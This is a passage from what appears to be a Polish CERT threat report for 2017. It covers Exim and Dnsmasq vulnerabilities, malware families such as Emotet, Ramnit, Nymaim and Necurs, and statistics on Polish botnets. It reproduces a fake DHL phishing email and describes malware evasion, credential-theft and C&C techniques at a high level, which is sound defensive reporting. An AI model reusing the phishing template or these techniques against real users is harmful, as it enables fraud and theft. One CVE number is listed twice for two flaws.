129 https://support.apple.com/en-us/HT208317

Exim

Exim jest popularnym serwerem poczty elektronicznej, używanym przez około 600 tys. urządzeń udostępniających usługę SMTP do Internetu[130].
23 listopada 2017 r. analitycy z Devcore, firmy konsultacyjnej z zakresu IT security, poinformowali autorów oprogramowania o dwóch wykrytych podatnościach w oprogramowaniu. Otrzymały one następujące CVE:

CVE-2017-16943 (Remote Code Execution przez use-after-free)
CVE-2017-16943 (Denial of Service)

Szacuje się, że w momencie ogłoszenia informacji na temat luk, podatnych było około 150 tys. serwerów dostępnych z poziomu Internetu. Wraz ze zgłoszeniem, autorzy badania upublicznili informacje o lukach całemu światu, co mogło spowodować masową exploitację, jednak tego typu działania nie zostały zarejestrowane.

Dnsmasq

Dnsmasq to popularne narzędzie pełniące funkcje okrojonego z funkcjonalności serwera DNS i DHCP. Jest wykorzystywany przede wszystkim w małych sieciach domowych na routerach dzielących łącze internetowe (NAT), a także na urządzeniach z rodziny IoT przez miliony użytkowników na całym świecie. Zespół bezpieczeństwa firmy Google – Project Zero – na początku października opublikował wynik swoich badań nad tym pakietem. Wykryli siedem poważnych podatności:

CVE	Typ	Wektor	Przyczyna
CVE-2017-14491	Wykonanie kodu	DNS	Przepełnienie bufora sterty
CVE-2017-14492	Wykonanie kodu	DHCP	Przepełnienie bufora sterty
CVE-2017-14493	Wykonanie kodu	DHCP	Przepełnienie bufora stosu
CVE-2017-14494	Wyciek informacji	DHCP	N/A
CVE-2017-14495	Blokada dostępu do usługi	DNS	Brak mechanizmu zwalniania pamięci
CVE-2017-14496	Blokada dostępu do usługi	DNS	Niedomiar liczby całkowitej
CVE-2017-13704	Blokada dostępu do usługi	DNS	Niedomiar liczby całkowitej

Tabela 5. Podatności znalezione w pakiecie Dnsmasq

Zespół współpracował z autorem narzędzia Simonem Kelley'em w celu wydania odpowiednich łatek, które udało się wypuścić wraz z publikacją informacji o podatnościach.

Przez to, że luki nie są łatwe do wykorzystania, nie zaobserwowano ataków z ich udziałem na publicznie dostępne serwery. Warto jednak podkreślić, że wiele urządzeń wbudowanych korzystających z dnsmasq nigdy nie otrzyma aktualizacji i przez długi czas będzie stanowić zagrożenie dla reszty sieci.


130 stan na listopad 2017, dane ze scans.io

Malware

Emotet

Emotet stanowił jedną z wyróżniających się rodzin, które w 2017 roku pojawiały się w polskich kampaniach złośliwego oprogramowania. Oprogramowanie z tej rodziny po raz pierwszy zostało zaobserwowane w czerwcu 2014 roku, pojawiając się w spamie wycelowanym w klientów niemieckich i austriackich banków.

Swoją działalność Emotet rozpoczął jako zaawansowany banker. Pierwsze wersje tego oprogramowania były głównie wykorzystywane do wykradania pieniędzy z kont zainfekowanych ofiar. Przejmowanie kont odbywało się z użyciem techniki *Man-in-the-Browser*, polegającej na przejęciu kontroli nad przeglądarką i przechwyceniu komunikacji sieciowej przez podsłuchiwanie wywołań odpowiednich funkcji systemowych.


Sprawdź stan przesyłki DHL

Informujemy, że w serwisie DHL24 zostało zarejestrowane zlecenie realizacji przesyłki, której jesteś odbiorcą.

Dane zlecenia:
- przesyłka numer:
4613398746

- data złożenia zlecenia:
poniedziałek, 03. kwietnia

Podgląd aktywnych zleceń dostępny jest pod adresem: http://dhl24.com.pl/przesylka/lista.html?2[redacted] (JavaScript Raport)

Przesyłka powinna być doręczona następnego dnia roboczego po dniu jej nadania.
W przypadku niektórych obszarów, określonych za pomocą kodów pocztowych, dostępnych w Contact Center, terminy doręczeń przesyłek o wadze ponad 31,5 kg wynoszą do 2 dni roboczych.

Niniejsza wiadomość została wygenerowana automatycznie.

Dziękujemy za skorzystanie z naszych usług i aplikacji DHL24.

DHL Parcel (Poland) Sp. z o.o.

UWAGA: Wiadomość ta została wygenerowana automatycznie. Prosimy nie odpowiadać funkcją Reply/Odpowiedz

Rysunek 28. Schemat komunikacji złośliwego oprogramowania Necurs

Od momentu swojego debiutu, złośliwy kod uległ znacznej ewolucji. Jego druga wersja charakteryzowała się modularną budową, w której zadaniem głównego pliku wykonywalnego była rejestracja bota i pozyskanie z serwera C&C modułów pełniących konkretne zadania. Wśród modułów można było odnaleźć m.in. moduł bankowy, moduł rozsyłający spam (wykorzystywany do dalszej dystrybucji oprogramowania), a także moduł wykradający adresy e-mail z książki adresowej programu Microsoft Outlook. Kolejne wersje dystrybuowane były już znacznie szerzej, w mailach podszywających się pod znane firmy telekomunikacyjne i kurierskie. Emotet zaczął pojawiać się również w Polsce.

Na początku kwietnia 2017 r. zaobserwowaliśmy w Polsce szeroką kampanię spamową, w której były dystrybuowane fałszywe maile pochodzące rzekomo od firmy kurierskiej DHL. Maile zawierały odnośnik prowadzący do nieznanej wcześniej, czwartej wersji złośliwego oprogramowania. Najistotniejszą zmianą, wyróżniającą nową wersję było porzucenie modułu bankowego, który był wykorzystywany przez poprzednie warianty tej rodziny. Zwiększyła się natomiast rola modułów związanych z wykradaniem danych i rozsyłaniem spamu.

Istotne zmiany zaszły również w protokole komunikacyjnym, wykorzystywanym do komunikacji z serwerem C&C. W poprzednich wersjach wiadomości szyfrowane były z wykorzystaniem algorytmu RC4, z losowo generowanym kluczem przekazywanym razem z wiadomością (wcześniej zabezpieczonym przy użyciu 768-bitowego klucza publicznego RSA osadzonego w próbce). W wersji czwartej zrezygnowano z RC4 na rzecz algorytmu AES. W kolejnych modyfikacjach najnowszej wersji dodano również warstwę kompresji zlib.

Protokół wymiany wiadomości bazuje na Google Protocol Buffers. Jest to rozwiązanie, które pozwala na proste budowanie protokołów, przy użyciu struktur definiowanych w języku protobuf. Na podstawie tak określonego opisu, Protocol Buffers generuje moduł zawierający parsery i serializery dla poszczególnych elementów protokołu, który można bezpośrednio wykorzystać w tworzonej aplikacji. Wśród wspieranych języków jest m.in. Python, Java,

PHP czy C++. Pomimo wykorzystania gotowych rozwiązań w stosie protokołów, twórca Emoteta pokusił się o małą modyfikację, wykorzystując niestandardowe dla Protocol Buffers kodowanie w odpowiedzi na żądanie pobrania modułów.

Ze względu na omówioną wcześniej architekturę Emoteta, charakter jego złośliwej działalności ściśle zdeterminowany jest modułami otrzymanymi od C&C. W przypadku infekcji wykorzystujących najnowszą wersję, głównym celem przestępców było pozyskanie danych dostępowych do kont pocztowych i dalsza propagacja z wykorzystaniem modułu spamowego. Dane pozyskiwane były z menedżera haseł przeglądarek i klientów poczty wykorzystywanych przez ofiarę. Wykorzystano w tym celu legalne, darmowe narzędzia do odzyskiwania haseł (MailPassView i WebBrowserPassView firmy Nirsoft), których pliki wykonywalne były dołączone do modułów.

Oprócz pozyskiwania danych, z zainfekowanego komputera Emotet rozsyłał też spam. Wiadomości dystrybuowane przez moduł spamowy zwykle zawierały odnośnik do najnowszej wersji oprogramowania, co sugerowało, iż miały na celu dalszą propagację oprogramowania. Wraz z treścią wiadomości i listą jej adresatów, złośliwe oprogramowanie otrzymywało od C&C pakiet danych dostępowych do skompromitowanych skrzynek pocztowych, które następnie używane były do rozsyłania spamu.


Aktywność Emoteta w Polsce widoczna była na różnych polach. Przykłady zaobserwowanych przez CERT Polska aktywności stanowią:

- dystrybucja złośliwego oprogramowania z wykorzystaniem skompromitowanych stron internetowych (również w domenie .pl)
- charakterystyczny dla Emoteta spam rozsyłany przez maszyny znajdujące się w Polsce
- obecność danych uwierzytelniających dla polskich kont w odpowiedziach rozsyłanych przez serwer C&C
- kampanie phishingowe dystrybuujące Emoteta, skierowane na polskich użytkowników Internetu.

Mole

W 2017 roku mieliśmy okazję obserwować prawdziwy wysyp nowych rodzin złośliwego oprogramowania typu ransomware. Jedną z nowych rodzin, które ujrzały światło dzienne, był Mole.

Mole stanowi kolejną modyfikację rodziny CryptoMix. Po raz pierwszy zaobserwowany został w kwietniu 2017. Oprogramowanie wyróżniało się dość interesującą metodą dystrybucji. Link rozsyłany w spamie kierował do fałszywej strony podszywającej się pod aplikację Microsoft Word Online. Po wejściu na stronę, użytkownik otrzymywał komunikat mówiący, iż dokument nie może być wyświetlony ze względu na nieaktualną wtyczkę. Po pobraniu i uruchomieniu "aktualizacji" na komputerze użytkownika instalowana była najnowsza wersja oprogramowania Mole.



Tak jak w przypadku jego poprzedników (rodzin Revenge i CryptoShield również stanowiących odmiany CryptoMixa), dystrybucja złośliwego oprogramowania odbywała się za pośrednictwem exploit kitów (m.in. Rig EK).

Mechanizm działania ransomware był dość klasyczny. Na samym początku oprogramowanie weryfikowało ustawienia klawiatury i zestawu znaków, by upewnić się czy ofiara nie jest rosyjskojęzyczna. W przypadku wykrycia rosyjskich ustawień, malware natychmiast kończył swoje działanie. W przeciwnym razie, złośliwe oprogramowanie dopisywało się do klucza Run w Rejestrze Windows (zapewniając sobie automatyczne uruchomienie przy starcie systemu), a także usuwało historię plików (mechanizm Shadow Copies). Po wykonaniu tych czynności, program rozpoczynał szyfrowanie plików. Szyfrowanie odbywa się przy użyciu algorytmu RC4. Jest to nowość wśród innych wariantów CryptoMixa, które dotychczas posługiwały się algorytmem AES.

Zespół CERT Polska jest uczestnikiem projektu No More Ransom, który zrzesza organy ścigania oraz firmy sektora prywatnego z całego świata w celu umożliwienia ofiarom przestępców darmowego odszyfrowanie plików. W ramach zgłoszeń, ofiary często kontaktowały się z naszym zespołem pytając o możliwość deszyfrowania plików.

Ze względu na odniesione sukcesy w odszyfrowywaniu plików zaszyfrowanych przez CryptoMixa i CryptFile2, postanowiliśmy spróbować swoich sił w przypadku oprogramowania Mole. Również tym razem nasze badania zakończyły się sukcesem i stworzyliśmy działający dekryptor, możliwy do pobrania ze strony https://nomoreransom.cert.pl/static/mole_decryptor.exe.

Niestety skuteczność oprogramowania deszyfrującego ściśle zależy od wersji Mole wykorzystanej do zaszyfrowania plików. W najnowszych wydaniach twórcy poprawili napotkane przez nas błędy w implementacji, uniemożliwiając odzyskanie plików przy pomocy dekryptora.

Ramnit

Jeśli spojrzymy na historię rozwoju Ramnita, ciężko jest dokładnie określić do jakiej rodziny szkodliwego oprogramowania się zalicza. Najstarsze ślady jego działalności pochodzą z roku 2010, kiedy posiadał jeszcze tylko cechy robaka komputerowego i skupiał się na infekowaniu plików EXE, DLL, HTM oraz HTML w celu rozprzestrzenienia się i rozprowadzania szkodliwego oprogramowania.

Rok później, korzystając z uprzednio wyciekłego kodu trojana Zeus, autorzy Ramnita udoskonalili swoje dzieło włączając bardziej rozwinięte elementy, służące do wykradania danych ofiar.

Dzisiaj Ramnit wykorzystuje wiele ciekawych mechanizmów służących do jeszcze lepszego wykradania danych użytkowników, np:
* Wykonywanie ataków Man-in-the-Browser
* Wykradanie haseł FTP i ciasteczek z przeglądarek
* Wykorzystywanie DGA (Domain Generation Algorithm) do znalezienia serwera C&C (Command and Control)
* Ręczne dodawanie wyjątków w programach antywirusowych
* Eskalacja uprawnień za pomocą podatności CVE-2013-3660 oraz CVE-2014-4113
* Wykonywanie zrzutów ekranów

W minionym roku większość próbek, które zaobserwowaliśmy, pochodziła z kampanii Seamless RIG exploit kita.

Głównym celem Ramnita są Amerykanie, jednak zaobserwowaliśmy również kampanie skierowane na użytkowników polskich banków oraz serwisów do internetowych płatności (paypal, blockchain).

Do znalezienia serwera C&C ramnit wykorzystuje zapisaną na stałe domenę. Jednak jeśli próba połączenia nie powiedzie się, to generuje pewną liczbę (w przypadku naszych analiz zaobserwowaliśmy ich od 15 do 50) domen za pomocą DGA z użyciem ziarna osadzonego w próbce i próbuje się kolejno z nimi łączyć. Do komunikacji używany jest autorski algorytm bazujący na strukturach oraz surowych pakietach tcp.

Ponieważ Ramnit jest modularnym trojanem bankowym, to większość jego funkcjonalności wynika z pobieranych od serwera C&C modułów.

Dotychczas zaobserwowaliśmy następujące moduły:
* Antivirus Trusted Module v2.0
* FF&Chrome reinstall x64-x86 [silent]
* Cookie Grabber v0.2 (no mask)
* Hooker
* Ftp Grabber v2.02

Z samych nazw modułów można wywnioskować znaczną część ich funkcjonalności. Najciekawszym zaobserwowanym przez nas modułem jest Hooker, który odpowiada za przechwytywanie danych, wstrzykiwanie złośliwego kodu do pobieranych przez użytkownika stron i hookowanie funkcji związanych z żądaniami HTTP.

Nymaim

Nymaim był opisywany już na początku 2017 roku, stanowiąc jeden z najbardziej aktywnych bankerów (rodzin złośliwego oprogramowania nastawionych na uzyskanie dostępu do kont bankowych). W ciągu tego roku Nymaim był również obecny w wielu polskich kampaniach phishingowych, rozsyłany jako złośliwy załącznik. Treść maili zwykle sugerowała, że załączony plik stanowi fakturę z zaległą nadpłatą lub należnością, co skłaniało użytkowników do uruchomienia złośliwego kodu.

Po raz pierwszy Nymaim został zaobserwowany w 2013 roku, jako dropper wykorzystywany do dystrybucji ransomware - głównie oprogramowania TorrentLocker. W lutym 2016 r. wzbogacony o fragmenty kodu ISFB zyskał funkcjonalność bankera. Od tego momentu jest regularnie rozwijany i wciąż stanowi poważne zagrożenie dla klientów bankowości internetowej w Polsce.

Po uruchomieniu złośliwego oprogramowania, Nymaim dokonuje weryfikacji środowiska, sprawdzając czy nie jest uruchamiany w sandboxie (np. Cuckoo), a także czy próbka nie “przedawniła się” (w próbce zapisana jest data, po której dana próbka przestaje infekować system). Jeśli wszystkie warunki zostaną spełnione, Nymaim pobiera właściwy moduł, który realizuje m.in. funkcjonalności typowe dla malware’u bankowego, np. webinjecty. Moduł ten infekuje przeglądarkę, wstrzykując złośliwy kod na otwieraną przez użytkownika stronę banku. W rezultacie, wykradane są dane dostępowe i środki z konta ofiary.

Oprogramowanie Nymaim rozsyłane jest do użytkowników poprzez maile ze złośliwym załącznikiem. Do wiadomości załączany jest zazwyczaj dropper - skrypt imitujący plik z fakturą lub dokument Microsoft Office ze złośliwym makrem, który pobiera i instaluje Nymaima na komputerze ofiary.

Dystrybucja właściwych próbek złośliwego oprogramowania i komunikacja z C&C odbywa się za pośrednictwem sieci skompromitowanych hostów wykorzystywanych jako serwery pośredniczące. Adresy IP poszczególnych proxy pozyskiwane są z DNS, z wykorzystaniem techniki fast-flux. W przypadku komunikacji z serwerem C&C, dodatkowo fałszowany jest nagłówek Host, ustawiany na zaufaną domenę (najczęściej zepter.com lub carfax.com), aby zmylić sandboxy czy systemy IDS.

Nymaim charakteryzuje się bardzo silnym zaciemnieniem kodu - jest powszechnie uznawany za jeden z najtrudniejszych rodzajów malware w analizie, wykorzystując w tym celu cały szereg zaawansowanych technik . Aby uprościć analizę, stworzyliśmy zbiór skryptów o nazwie nymaim-tools, który został udostępniony innym badaczom na stronie https://github.com/CERT-Polska/nymaim-tools .

Zachęcamy również do przeczytania dokładnej analizy oprogramowania Nymaim na stronie CERT Polska: https://www.cert.pl/news/single/nymaim-atakuje-ponownie/

Spamboty

Spam jest powszechnie wykorzystywany do dystrybucji złośliwego oprogramowania i niewątpliwe stanowi jeden z podstawowych wektorów infekcji. Prostota tej metody i duża skuteczność były jednym z czynników, które przyczyniły się m.in. do ogromnego "sukcesu" oprogramowania ransomware w ubiegłym roku, pozwalając na zainfekowanie milionów użytkowników (prawie 1,5 mln unikalnych użytkowników zarejestrował m.in. Kaspersky Lab w 2016 roku).

Mając to na uwadze, postanowiliśmy dokonać analizy najbardziej aktywnych botnetów spamowych, zwracając szczególną uwagę na protokoły wykorzystywane do komunikacji z serwerem C&C lub innymi botami (w architekturze P2P). Pozwoliło nam to m.in. na monitorowanie aktywności tych botnetów przy pomocy narzędzia mtracker (opisanego w innej części tego raportu).

Nasze badania zostały opublikowane na konferencji Virus Bulletin 2017, a także w licznych artykułach na temat poszczególnych rodzajów malware. Poniżej znajduje się krótki opis najważniejszych rodzin, które brały aktywny udział w rozsyłaniu spamu w 2017 r.

Tofsee

Kolejnym przeanalizowanym przez nas botnetem jest Tofsee (znany również jako Gheg). Mimo, iż jego głównym celem jest rozsyłanie spamu, to ze względu na swoją modularną budowę wykonuje również inne zadania. Tak jak w przypadku innych rodzin tego typu, główny plik wykonywalny pobiera z serwera C&C kilkanaście dodatkowych bibliotek DLL, które realizują konkretne zadania.

Wśród zadań wykonywanych przez malware można wymienić m.in. branie udziału w atakach DDoS, rozprzestrzenianie Tofsee z wykorzystaniem sieci społecznościowych, kopanie kryptowalut, czy właśnie rozsyłanie spamu. W toku naszych analiz, naliczyliśmy aż 20 tego typu modułów, których opis działania znajduje się na naszej stronie.

Wysyłane przez moduł spamowy emaile są tworzone w sposób losowy na bazie szablonu otrzymanego od C&C. Tofsee wykorzystuje do tego celu specjalny język skryptowy. Zawiera on wydzielone pola, które zostaną losowo zastąpione pewnymi ciągami znaków (np. %RND_SMILE zostanie zmienione na jedną z kilkunastu emotikon). Dzięki temu prostsze filtry spamowe mogą je przepuścić.

W grudniu 2016 r. rozpoczęliśmy monitorowanie botnetu. Od tego czasu zgromadziliśmy 63 unikalne konfiguracje, zawierające parametry wykonania dla poszczególnych modułów, w tym m.in. wspomniane szablony.

Kelihos

Kelihos, znany również jako Hlux, stanowi jeden ze starszych botnetów spamowych. Liczne próby unieszkodliwienia botnetu kończyły się niepowodzeniem, aż do aresztowania głównego operatora przez FBI w lipcu 2017. Szacuje się, że botnet rozsyłał ok. 4 miliardy wiadomości dziennie, używając do tego celu 45 tys. zainfekowanych komputerów zombie.

4 miliardy **wiadomości** dziennie

z 45 tysięcy
zainfekowanych **komputerów** zombie


Necurs

Necurs stanowi jeden z większych botnetów na świecie, w skład którego wchodzi 1.5 miliona komputerów zombie. Zainfekowane komputery rozsyłają e-maile ze spamem do wielu odbiorców – zwykle stylizowane są na prośbę o poprawienie faktury czy potwierdzenie zamówienia. Necurs wykorzystywany był m.in. do dystrybucji ransomware'u Locky, którego dropper był dołączany jako załącznik do wysyłanych wiadomości.

Botnet ma strukturę hybrydową i stanowi połączenie sieci scentralizowanej (pozwalającej na szybkie wydawanie komend do botów) z siecią peer-to-peer, która służy przede wszystkim do propagacji informacji o dostępnych serwerach C&C.

Adresy C&C są pozyskiwane na trzy sposoby - część z nich osadzona jest w próbce, część generowana przy użyciu DGA, ostatecznie pobierane są również z sieci p2p.

Szczegółowa analiza protokołów wykorzystywanych w komunikacji znajduje się na naszej stronie.



Schemat 5. Schemat komunikacji złośliwego oprogramowania Necurs

Send-Safe

Historia tej rodziny złośliwego oprogramowania zaczyna się w 2002 r. Nazwa pochodzi od domeny send-safe.com, wykorzystywanej przez prawdopodobnego twórcę malware'u, Ruslana Ibragimova. Send-Safe początkowo stanowił narzędzie do rozsyłania spamu, które w okolicach marca 2016 roku zostało zmodyfikowane, stając się pełnoprawnym botem spamowym.

Głównym celem autorów było uczynienie narzędzia możliwie niezauważalnym. Z tego względu, serwer C&C jest niedostępny przez większość czasu, a kanał komunikacyjny otwierany jest tylko na czas rozsyłania spamu. Co jakiś czas wysyłany jest heartbeat, w postaci krótkich wiadomości UDP, informujących o stanie serwera.

W komunikacji UDP istotny jest przede wszystkim rozmiar wiadomości. W przypadku, gdy serwer rozsyła 8-bajtowy heartbeat - C&C jest dostępne, ale nie posiada spamu do rozesłania. Natomiast przy pomocy 24-bajtowych komunikatów, boty informowane są o tym, że otwarty został kanał HTTPS, przez który mogą otrzymać wiadomości do rozesłania.

Kampanie spamowe zazwyczaj trwają krótko ok. 2-3 dni, zaś serwer aktywny jest wyłącznie w określonych godzinach (rozpoczyna przesyłanie datagramów UDP ok. 16:00-21:00 czasu środkowoeuropejskiego). W połączeniu z zastosowaną metodą komunikacji, całość czyni botnet trudnym do monitorowania.

Statystyki

Informacje o zagrożeniach pochodzą z wielu źródeł, m.in. z naszej działalności operacyjnej, automatycznych systemów monitorujących zagrożenia (np. sinkhole), ale przede wszystkim od podmiotów zewnętrznych, wśród których znajdują się organizacje non-profit i niezależni badacze, CERTy narodowe, jak i firmy komercyjne.

Warto zauważyć, jak bardzo różnorodne są sposoby pozyskania informacji o zagrożeniach. Poniżej przedstawiamy kilka najczęściej wykorzystywanych:

- Dane o zainfekowanych komputerach (botach) są pozyskiwane przede wszystkich poprzez przejmowanie infrastruktury botnetów (domeny C&C) i kierowanie ich na systemy typu sinkhole.
- Do wykrywania ataków na komputery udostępniające usługi w internecie (np. SSH, WWW) używane są honeypoty, czyli systemy-pułapki udające rzeczywiste serwery.
- W podobny sposób - przy użyciu honeypotów klienckich, czyli systemów udających przeglądarki WWW - mogą być wykrywane złośliwe strony WWW, infekujące odwiedzających je użytkowników.
- Wykrycie podatnych usług, np. źle skonfigurowane serwery NTP, które mogą zostać wykorzystane do ataków DDoS, odbywa się poprzez skanowanie przestrzeni IPv4 na dużą skalę.

Ograniczenia

Dołożyliśmy starań, aby obraz sytuacji jaki wynika z prezentowanych statystyk trafnie opisywał wszystkie zagrożenia o dużej skali. Należy jednak pamiętać, że mają one pewne ograniczenia, głównie wynikające ze specyfiki dostępnych danych źródłowych. Przede wszystkim nie jest możliwe zebranie pełnej informacji o wszystkich rodzajach zagrożeń, czego najwyraźniejszy przykład to ataki ukierunkowane na konkretne podmioty lub grupy użytkowników (w przeciwieństwie do ataków masowych), które zazwyczaj nie zostaną zarejestrowane przez nasze systemy monitorujące, ani nie będą zgłoszone do naszego zespołu.

Problem z odwzorowaniem aktualnego stanu faktycznego jest spowodowany również tym, że zagrożenie może być aktywne - nawet przez dłuższy czas - zanim zostanie ono zbadane i rozpocznie się jego regularna obserwacja. Na przykład, liczba zainfekowanych komputerów należących do botnetu może być trudna do ustalenia zanim zostanie on zneutralizowany poprzez przejęcie jego infrastruktury sterującej (C&C).

Istotną kwestią pozostaje określenie skali danego zagrożenia, co najczęściej wykonujemy poprzez zliczanie powiązanych z nim adresów IP zaobserwowanych w ciągu dnia. Przyjmujemy tym samym założenie, że liczba adresów jest zbliżona do liczby urządzeń oraz użytkowników, których dany problem dotyczy. Oczywiście jest to miara niedoskonała z racji powszechnego wykorzystywania dwóch

mechanizmów, które mają wpływ na widoczne publiczne adresy:

- NAT (translacja adresów), powodująca niedoszacowanie, ponieważ za jednym zewnętrznym adresem IP często znajduje się wiele komputerów.
- DHCP (dynamiczna adresacja), powodująca przeszacowanie, ponieważ np. ten sam zainfekowany komputer może w ciągu jednego dnia zostać wykryty kilkukrotnie pod różnymi adresami.

Można podejrzewać, że wpływ obu tych mechanizmów na uzyskane wyniki sumaryczne w dużej części się znosi, ale dokładne zbadanie skutków NAT i DHCP w tym kontekście wymagałoby przeprowadzenia osobnej analizy.

Ostatnia uwaga dotyczy wersji protokołu IP: wszystkie podane statystyki odnoszą się do wersji czwartej tego protokołu. Wynika to z wciąż niewielkiego stopnia wdrożenia IPv6 w naszym kraju oraz, co się z tym wiąże, z pomijalnie małej liczby zgłoszeń jakie otrzymujemy odnośnie tego rodzaju adresów.

Botnety

Botnety w Polsce

Tabela 6 prezentuje liczbę zainfekowanych komputerów w polskich sieciach. W 2017 roku łącznie zgromadziliśmy informacje o 1 061 670 unikalnych adresach IP wykazujących aktywność zombie.

Rodzina	Rozmiar
Mirai	8 334
Andromeda	6 711
Conficker	3 759
Necurs	2 231
Nymaim	1 966
Sality	1 830
Pushdo	1 754
Isfb	1 475
Foxbantrix	1 433
Ramnit	1 199

Tabela 6. Największe botnety w Polsce


Wartości w tabeli 6 zostały ustalone jako największa dzienna liczba unikalnych adresów IP zainfekowanych komputerów w polskich sieciach. Podobnie jak w roku ubiegłym na pierwszym miejscu uplasował się Mirai. Warto zaznaczyć, że robak ten ewoluował i obecne implementacje różnią się od tych z 2016 roku. Nie jest zaskoczeniem wysoka pozycja botnetu Andromeda, którego infrastruktura została zneutralizowana w listopadzie. Więcej o tym botnecie napisaliśmy w osobnym rozdziale. Na trzecim miejscu znajduje się Conficker, to niemal trzy razy mniej infekcji w porównaniu do roku 2016. Wannacry uplasował się poza pierwszą dziesiątką; w polskich sieciach zarejestrowaliśmy w ciągu jednego dnia maksymalnie 700 infekcji tym robakiem. Więcej o Wannacry piszemy rozdziale na stronie 52.

Aktywność Botnetów z podziałem na operatorów telekomunikacyjnych

